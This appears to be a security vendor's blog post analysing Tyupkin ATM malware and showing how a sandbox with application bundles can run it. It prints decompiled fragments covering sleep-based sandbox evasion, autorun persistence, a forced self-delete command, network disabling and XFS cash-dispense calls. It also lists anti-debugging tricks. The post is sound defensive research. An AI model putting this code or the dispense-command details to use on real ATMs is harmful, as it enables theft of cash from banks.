Tyupkin ATM Malware: Take The Money Now Or Never!

lastline.com/labsblog/tyupkin-atm-malware/

December 13, 2017

Posted by Alexander Sevtsov ON DEC 13, 2017

A Sandbox is a dynamic file analysis system that allows a researcher to analyze the behavior of potentially malicious code in a virtualized environment without damaging a real host system. In some cases, a sandbox has to analyze an attack without seeing the full chain (for example when it analyzes a dropped file without the corresponding dropper component) or must work with limited information about the target environment (for example when an attack targets a particular operating system or runtime). In the worst-case scenario, these missing pieces can completely hinder the sandbox's ability to successfully run an application.

Lastline Sandbox

In today's blog post, we are going to dive deep into one such example and show how the Lastline sandbox can still classify malware despite an incomplete environment, and even how a security researcher or incident responder can still be able to elicit behavior from a

malware sample. This can be done via the so-called *application bundles*. These bundles allow the user to extend, customize, and tailor the analysis environment to the needs of the particular attack and allow us to analyze and dissect an application requiring non-existent Windows DLLs, file path or registry values.

ATM Malware

For today's case study, we use a Tyupkin malware sample, a .Net application for bank automated teller machines (ATM) running on the Microsoft Windows operating system. Tyupkin's aim is to steal cash by sending a specific command to the cash dispenser of the compromised ATM. During the analysis, our sandbox will trick the malware into believing that our analysis environment is an ATM itself. We will achieve this by submitting our sample bundled with a few specific DLLs that provide programmer's interfaces to a Windows-based ATM, Extensions for Financial Services (XFS).

Delivery Vectors

Interestingly, this malware family seems to be delivered to the ATM manually. In other words, to install the malware, the attacker requires physical access to an ATM via an exposed USB port or other input/output bus. Note that this is not usually necessary as some attackers have been known to install ATM malware as part of an internal software update processes.

Anti-Analysis

As with many malware families, ATM malware actively tries to hinder incident response and evade dynamic analysis systems by using well-known, off-the-shelf code protectors and packers, such as .NET Reactor, .Net Confuser, VMProtect, and Themida. This is a common self-defense mechanism. For example, one of the previously seen ATM infectors packed with the Themida packer makes use of several anti-debug and anti-sandbox tricks (as shown below in the analysis overview of the sample SHA1: 3022e60790e17303def03761c8fa7e7393a0ad26): *IsDebuggerPresent*, *CheckRemoteDebuggerPresent, RDTSC timing evasions,* and *Windows class names* to name a few.

The file a7441033925c390ddfc360b545750ff4 was found to be **malicious**.

Risk Assessment

Maliciousness score	**90/100**
Risk estimate	High Risk - Malicious behavior detected

Analysis Overview

Severity	Type	Description
75	Signature	Identified trojan code
30	Evasion	Potential Anti-VM time analysis check using rdtsc
25	Settings	Collecting information about system modules (potential kernel compromise)
25	Memory	Suspicious APIs Strings
25	Evasion	Detecting the presence of WINE
25	Evasion	Detecting debugger by checking debug port
25	Evasion	Detecting analysis tools by checking device drivers
25	Evasion	Detecting VirtualBox by enumerating ACPI registry keys
15	Search	Enumerates running processes
15	Execution	Ability to iterate through running processes
15	Evasion	Possibly stalling against analysis environment (sleep)
15	Evasion	Detecting debugger by checking windows class name
10	Evasion	Trying to forbid debugging (hiding threads from debugger)
10	Evasion	Trying to forbid debugging (debug drivers detection)
8	Evasion	Trying to detect analysis virtual environment (timing analysis detection)
8	Evasion	Trying to detect analysis virtual environment (BIOS detection)

Figure 1. Lastline analysis overview of an ATM infector packed with Themida

Some other families, such as ATMii, are known to perform the remote code injection hiding the malicious code in a specific ATM process.

Risk Assessment

Maliciousness score	**30/100**
Risk estimate	Medium Risk - Sample contains suspicious behavior

Analysis Overview

Severity	Type	Description
30	Execution	Ability to load DLL by remote process (code injection)

Figure 2. Lastline analysis overview of an ATMii malware, remote code injection

Tyupkin Malware

The piece of ATM malware that is the subject of this article is known as *Tyupkin* (SHA1: 0c3e6c1d4873416dec94c16e97163746d580603d). The entry point has the following code:

```
// Token: 0x06000063 RID: 99 RVA: 0x00004D2C File Offset: 0x00004D2C
[STAThread]
internal static int main(string[] args)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    <Module>.Sleep(600000);
    new Form1().Visible = true;
    Application.Run();
    return 0;
}
```

Figure 3. The entry point

The first sandbox evasion we see is an execution delay of 10 minutes. Considering that many automated malware analysis systems to allocate only 4-5 minutes to analyze application behaviors, it is not a surprise to see such a simple yet potentially effective evasion attempt.

Let's now step into the *Form1* class, and further, into the *InitializeComponent* method. The purpose of this method is to register a specific event handler *Form1_Shown*.

```
        Color yellowGreen = Color.YellowGreen;
        Globals.infoLabel[2].ForeColor = yellowGreen;
        Globals.infoLabel[2].Text = "";
        base.Controls.Add(Globals.infoLabel[0]);
        base.Controls.Add(Globals.infoLabel[1]);
        base.Controls.Add(Globals.infoLabel[2]);
        base.FormBorderStyle = FormBorderStyle.None;
        Color lime = Color.Lime;
        this.ForeColor = lime;
        base.Name = "Form1";
        base.ShowIcon = false;
        base.StartPosition = FormStartPosition.CenterScreen;
        this.Text = "APTRASST";
        base.Shown += new EventHandler(this.Form1_Shown);
        base.ResumeLayout(false);
        base.PerformLayout();
        base.ControlBox = true;
        base.WindowState = FormWindowState.Maximized;
        base.ShowInTaskbar = false;
        base.TopMost = true;
    }
```

Figure 4. Registering an event handler

Below a fragment of "Form1_Shown" code:

```
// Token: 0x06000114 RID: 276 RVA: 0x000022CC File Offset: 0x000022CC
private unsafe void Form1_Shown(object sender, EventArgs e)
{
    <Module>.winHWND = <Module>.GetActiveWindow();
    Form1.GetNeededFolderPath(37, ref <Module>.SYS);
    Form1.GetNeededFolderPath(24, ref <Module>.STARTUP);
    <Module>.ShowWindow(<Module>.winHWND, 0);
    if (this.setAutoStartUpRegistry())
    {
        <Module>.std.operator<<<struct\u0020std::char_traits<char>\u0020>(<Module>.__imp_std.cout,
    }
    else
    {
        <Module>.std.operator<<<struct\u0020std::char_traits<char>\u0020>(<Module>.__imp_std.cout,
    }
    if (Form1.prepareXFSManagerAndOpenServiceProviders() != 0)
    {
        Form1.silentDeleteFile((char*)(&<Module>.?A0x732b0cf8.HORSE_NAME));
        <Module>.exit(0);
    }
    uint num;
    <Module>._beginthreadex(null, 0u, ldftn(TimeInterval), null, 0u, &num);
    <Module>._beginthreadex(null, 0u, ldftn(MainLoop), null, 0u, &<Module>.MAIN_LOOP_THREADID);
}
```

Figure 5. Form1_Shown function

It first retrieves a path to the system directory through the *SHGetFolderPath* function and verifies whether it already infected the underlying system. Then it hides the main window by calling *ShowWindow* API with *SW_HIDE* parameter, and adds itself to the autorun to make sure it will run after reboot:

HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN: AptraDebug

Next, it checks whether the connection to the XFS Manager was successfully established and if not, it deletes itself by using the following command:

del /F /S /Q C:\WINDOWS\system32\ulssm.exe

If the connection is successful, the program runs two threads: the first checks the current system time which then allows the second thread to execute only on Sunday and Monday nights, and only at specific time intervals. This is done by calling a combination of _time64 and *_localtime64* functions, and then parsing the *time_t* structure. We can see a snippet of such code in the fragment below:

```
// Token: 0x06000127 RID: 295 RVA: 0x0000324C File Offset: 0x0000324C
[return: MarshalAs(UnmanagedType.U1)]
protected unsafe static bool isTimeIntervalCorrect(int fromHour, int toHour,
vector<int,std::allocator<int>\u0020>* dayOfWeek)
{
    bool result;
    try
    {
        result = false;
        long num;
        <Module>._time64(&num);
        tm* ptr = <Module>._localtime64((long*)(&num));
        int num2 = 0;
        if (0 < <Module>.std.vector<int,std::allocator<int>\u0020>.size(dayOfWeek))
        {
            tm* ptr2 = ptr + 8 / sizeof(tm);
            do
            {
                int num3 = *(int*)ptr2;
                if (fromHour <= num3 && toHour > num3 &&
                *<Module>.std.vector<int,std::allocator<int>\u0020>.[](dayOfWeek,
                (uint)num2) == *(int*)(ptr + 24 / sizeof(tm)))
                {
                    goto IL_52;
                }
                num2++;
            }
            while (num2 < <Module>.std.vector<int,std::allocator<int>\u0020>.size
            (dayOfWeek));
            goto IL_64;
            IL_52:
```

Figure 6. Checking time interval, Tyupkin ATM malware

The second thread contains the main functionality of the malware. Tyupkin supports several operations, or activation codes, known only by the criminals, which prevents unauthorized access (or black-box analysis approach). Given a proper activation code (entered using the ATM PIN pad) the malware can delete itself or hide/show its main window. It can also programmatically disable the network interfaces through the *NcFreeNetconProperties* API (netshell.dll) every time the cash is dispensed (probably to foil any attempt to communicate with the infected machine):

```
internal unsafe static bool EnableConnection(char* wszName, bool status)
{
    bool result = false;
    HINSTANCE__* hmod =  LoadLibrary("netshell.dll");
    if (hmod == null)
    {
        return 0;
    }
    method procAddress = GetProcAddress(hmod, "NcFreeNetconProperties");;
    if (procAddress == null)
    {
        return 0;
    }
    INetConnectionManager* pMan = null;
    if (CoCreateInstance(CLSID_ConnectionManager, null,
        CLSCTX_ALL, __uuidof(INetConnectionManager), (void**)(&pMan)) >= 0)
    {
        IEnumNetConnection* pEnum = null;
        if (calli(System.Int32
            modopt(System.Runtime.CompilerServices.IsLong)
            modopt(System.Runtime.CompilerServices.CallConvStdcall)(
                System.Inthmod,tagNETCONMGR_ENUM_doneS,IEnumNetConnection**
            ), pMan, 0, ref pEnum, *(*(int*)pMan + 12)) >= 0)
        {
            INetConnection* pCon = null;
            bool done = false;
            uint num;
```

Figure 7. Disabling LAN (beautified decompiled code)

The malware is also able to extend the timeout interval (probably for those sleepyheads criminals who don't want to withdraw money just during the first hours of the day, as mandated by the checks performed by the first thread), and, most importantly, to withdraw money, which is after all its main purpose. This is achieved by calling *WFSExecute* API when the *dwCommand* parameter is equal to *WFS_CMD_CDM_DISPENSE* (0x12E). To get the current balance of the cash units, the malware calls WFSGetInfo API with *dwCategory* parameter set to WFS_INF_CDM_CASH_UNIT_INFO (0x303). If successful, the following text will appear on the ATM's screen: "Take the money now!" prompting the user to enter a cassette number and press enter:

```
if (<Module>.DISPENSE_SESSION_ACTIVE)
{
    if (*(ref <Module>.CU_CHOISE + 4) != 0 && *(ref <Module>.CU_CHOISE + 8) - *(ref
    <Module>.CU_CHOISE + 4) >> 2 != 0)
    {
        int decimalNumberFromPINFKDigit = Form1.getDecimalNumberFromPINFKDigit
        (*<Module>.std.vector<unsigned\u0020long,std::allocator<unsigned\u0020long>\u0020>.
        [](ref <Module>.CU_CHOISE, 0u));
        if (decimalNumberFromPINFKDigit >= 1 && decimalNumberFromPINFKDigit <=
        <Module>.CU_TOTAL_COUNT && <Module>.std.vector<unsigned
        \u0020long,std::allocator<unsigned\u0020long>\u0020>.size(ref <Module>.CU_CHOISE) ==
        1)
        {
            Color white3 = Color.White;
            Form1.PrintInfo(Globals.infoLabel[0], "CASH OPERATION IN PROGRESS...PLEASE
            WAIT...", white3);
            Form1.executeDispense(<Module>.cdmHS, decimalNumberFromPINFKDigit);
            Form1.getCashUnitInfo(<Module>.cdmHS);
            Color white4 = Color.White;
            Form1.PrintInfo(Globals.infoLabel[0], "CASH OPERATION FINISHED.", white4);
            Color yellow4 = Color.Yellow;
            Form1.PrintInfo(Globals.infoLabel[1], "TAKE THE MONEY NOW!", yellow4);
            <Module>.Sleep(3000);
            Color white5 = Color.White;
            Form1.PrintInfo(Globals.infoLabel[0], "CASH OPERATION PERMITTED.", white5);
            Color yellow5 = Color.Yellow;
            Form1.PrintInfo(Globals.infoLabel[1], "TO START DISPENSE OPERATION - \nENTER
            CASSETTE NUMBER AND PRESS ENTER.", yellow5);
            return -1;
        }
    }
```

Figure 8. Dispensing cash, Tyupkin ATM malware

Below is the complete workflow of the Tyupkin ATM malware:



Figure 9. Tyupkin ATM malware workflow

Automatic Analysis for Detection

As we can see in the analysis above, this Tyupkin malware family requires a very specific environment to exhibit its behavior. Even if the malware successfully loads (which is not a given) entire functionalities are still not triggered if a specific library is not installed.

As we discussed in earlier blog posts, the Lastline analysis engine is able to dynamically adjust the environment to meet the attackers' goals, to alter the system information at runtime, or detect malicious behaviors even in program sections that are not fully executed.

Another approach to detect this type of targeted attack is by using the environment sensitivity of the program against the attacker itself. The main idea is to flag a sample as suspicious whenever the analyzed code is deemed too dependent on a specific environment, for example when some ATM components are required for execution.

Manual Analysis via Lastline Application Bundles

Detecting such malware is important, but sometimes a malware analyst needs to go further and see more details of the behavior by manually adjusting the analysis environment to meet the attacker requirements. This can include invoking the executable with a specific command line, altering the registry or file-system, or loading code in the context of a particular process.

The Lastline analysis sandbox allows doing exactly this via a concept we call *Lastline application bundles*. These bundles, called *llappbundles*, allow the analyst to specify exactly how the environment is to be "prepared" and how the analysis will be performed by the sandbox (both Windows or Mac OS sandboxes are supported).

For example, sometimes an executable requires additional command line launch parameters —must be run from a particular folder or with a specific file name—or it should run a specific export function (in case of DLL), or run a file imports APIs from a DLL that is not present in the guest OS. All these issues are addressed by llappbundles. Below we can see a screenshot of a successful (i.e., complete with behaviors) execution of the Typkin malware after loading an application bundle with both sample and required libraries.



Figure 10. Tyupkin analysis overview, Lastline Application Bundle

In order to create an application bundle we used the create_appbundle function:

```
import logging
import llappbundle.helper
tyupkin_appbundle = llappbundle.helper.create_appbundle(
    files={
        r"ulssm.exe": open("myfiles/tyupkin.exe_", "rb"),
```

```
        r"msxfs.dll": open("myfiles/msxfs.dll", "rb"),
        r"xfs_supp.dll": open("myfiles/xfs_supp.dll", "rb"),
        r"xfs_conf.dll": open("myfiles/xfs_conf.dll", "rb")
    },
    run_directory="${TEMP}",
    main_subject=r"ulssm.exe",
    logger=logging
)
with open('myfiles/tyupkin.app','wb') as output_stream:
    output_stream.write(tyupkin_appbundle.read())
```

Another approach is to create an archive with all the DLLs and the main executable file—the Lastline analysis engine is smart enough to generate an application bundle from it.

Conclusion

In this article, we showed how a security researcher or incident response organization can analyze applications, such as ATM malware, that require non-default Windows libraries. By submitting programs as application bundles (llappbundles), it is possible to perform dynamic customization of the guest analysis environment. This easily allows incident responders to investigate evasion and persistence mechanisms as well as analyze packers and protectors that are normally used to hinder analysis. Further, it is possible to improve detection of samples targeting specific environments, a behavior commonly found in advanced persistent threats.

- About
- Latest Posts

Alexander Sevtsov

Alexander Sevtsov is a Malware Reverse Engineer at Lastline. Prior to joining Lastline, he worked for Kaspersky Lab, Avira and Huawei, focusing on different methods of automatic malware detection. His research interests are modern evasion techniques and deep document analysis.

Latest posts by Alexander Sevtsov (see all)

- Evasive Monero Miners: Deserting the Sandbox for Profit - June 20, 2018
- I Hash You: A Simple But Effective Trick to Evade Dynamic Analysis - April 10, 2018
- Olympic Destroyer: A new Candidate in South Korea - February 21, 2018

Tags:

ATM, ATM Malware, ATMii, Lastline Sandbox, sandboxes, Themida packer, Tyupkin, Tyupkin malware